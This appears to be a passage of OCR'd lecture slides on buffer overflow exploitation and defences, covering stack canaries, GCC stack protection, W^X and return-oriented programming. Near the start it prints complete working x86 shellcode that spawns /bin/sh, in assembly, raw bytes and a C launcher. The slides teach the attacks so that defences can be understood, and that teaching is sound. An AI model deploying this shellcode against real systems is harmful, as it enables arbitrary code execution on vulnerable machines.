  - Issue simple system calls (setuid()) that return 0 in register EAX on success
  - XOR %eax, %eax → 0x31 0xc0
  - CLTD
    - convert double word EAX to quad word EDX:EAX by sign-extension → can set EDX to 0 or -1
- Result: Contain all code and data within a single zero-terminated string.

Finally: working shell code!

```
xor %eax, %eax          0x31 0xc0
cltd                    0x99
movb 0xb, %al           0xb0 0x0b
push %edx               0x52
push $0x68732f6e        0x68 0x6e 0x2f 0x73 0x68
push $0x69622f2f        0x68 0x2f 0x2f 0x62 0x69
mov %esp, %ebx          0x89 0xe3
mov %edx, %ecx          0x89 0xd1
int $0x80               0xcd 0x80
```

```
char *code = "\x31\xc0\x99\xb0\x0b\x52"
   "\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69"
   "\x89\xe3\x89\xd1\xcd\x80";
int (*shell)() = (int(*)())code;
shell();
```


Preventing buffer overflows?

- Prevent malicious input from reaching the target
- Detect overflows
- Prevent execution of user-supplied code
- Negate shellcode's assumptions
- (Code sandboxing)

Restricting shellcode

- No NULL bytes
  - Self-extracting shellcode
- Disallow non-alphanumeric input
  - Encode packed shellcode as alphanumeric data
- Heuristics to detect non-textual data
  - Encode packed shellcode into English-looking text [Mason09]


StackGuard



Stack

- Overflowing buffer may overwrite anything above
- Idea: detect overflowed buffers before return from function


StackGuard



Stack

- Overflowing buffer may overwrite anything above
- Idea: detect overflowed buffers before return from function
- Compiler-added canaries:
  - Initialized with random number
  - On function exit: verify canary value

StackGuard



Stack

- Overhead:
  - Fixed per function
  - [Cow98]: 40% - 125%
- Problem solved?
  - Attacker has a chance of 1 in 2^{32} to guess the canary
    - Add larger canaries
  - Attack window left between overflow and detection


Stack Ordering Matters

```
void foo(char *input) {
    void (*func)(char*);    // function pointer
    char buffer[20];        // buffer on stack
    int i = 42;


    strcpy(buffer, input); // overflows buffer

    /* more code */
    func(input);
    /* more code */

}
```




Example stack layout



- Overflowing buf will overwrite the canary and the func pointer
- StackGuard will detect this
- But: only **after** func() has been called

Example stack layout



- Solution: compiler reorders function-local variables so that overflowing a buffer never overwrites a local variable
- GCC Stack smashing protection (`-fstack-protector`)
  - Evolved from IBM ProPolice
  - Since 3.4.4 / 4.1
  - StackGuard
    + reordering
    + some optimizations

Fundamental problem with stacks

- User input gets written to the stack.
- x86 allows to specify only read/write rights.

- Idea:
  - Create programs so that memory pages are either writable or executable, never both.
  - ***W ^ X paradigm***

- Software: OpenBSD *W^X*, PaX, RedHat *ExecShield*
- Hardware: Intel XD, AMD NX, ARM XN

A perfect W^X world

- User input ends up in writable stack pages.
- No execution of this data possible – problem solved.
- But: existing code assumes executable stacks
  - Windows contains a DLL function to disable execution prevention – used e.g. for IE <= 6
  - Nested functions: GCC generates trampoline code on stack
  - Dynamic languages


Circumventing W^X

- We cannot anymore: execute code on the stack directly
- We still can: Place data on the stack
  - Format string attacks, non-stack overflows, …
- Idea: modify return address to start of function known to be available
  - e.g., a libC function such as execve()
  - put additional parameters on stack, too

return-to-libC attack

Chaining returns

- Not restricted to a single function:
  - Modify stack to return to another function after the first:



  - And why only return to function beginnings?

Return anywhere

- x86 instructions have variable lengths (1 – 16 bytes)
  - → x86 allows jumping (returning) to an ***arbitrary address***
- Idea: scan binaries/libs and find all possible ret instructions
  - Native RETs: **0xC3**
  - RET bytes within other instructions, e.g.
    - MOV %EAX, %EBX
      0x89 **0xC3**
    - ADD $1000, %EBX
      0x81 **0xC3** 0x00 0x10 0x00 0x00

Return anywhere

- Example instruction stream:

```
.. 0x72 0xf2 0x01 0xd1 0xf6 0xc3 0x02 0x74 0x08 ..

0x72 0xf2           jb <-12>
0x01 0xd1           add %edx, %ecx
0xf6 0xc3 0x02      test $0x2, %bl
0x74 0x08           je <+8>
```

- Three byte forward:

```
.. 0xd1 0xf6 0xc3 0x02 0x74 0x08 ..

0xd1 0xf6           shl, %esi
0xc3                ret
```

Many different RETs


- Claim:
  - Any sufficiently large code base
    e.g. libC, libQT, ...
  - consists of 0xC3 bytes
    == RET
  - with sufficiently many different prefixes
    == a few x86 instructions terminating in RET
    (in [Sha07]: ***gadget***)
- *"sufficiently many"*: `/lib/libc.so.6` on Ubuntu 10.4
  - ~17,000 sequences (~6,000 unique)

Return-Oriented Programming


- Return addresses jump to code **gadgets** performing a small amount of work
- Stack contains
  - Data arguments
  - Chain of addresses returning to gadgets
- Claim: This is enough to write arbitrary programs (and thus: shell code).

Return-oriented Programming

ROP: Load constant into register



ROP: Load constant into register



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




```
ret

pop %edx
ret
```


EIP

EDX:
0x00C0FFEE

ROP: Add 23 to EAX



ROP: Add 23 to EAX



EIP

```
(1) ret

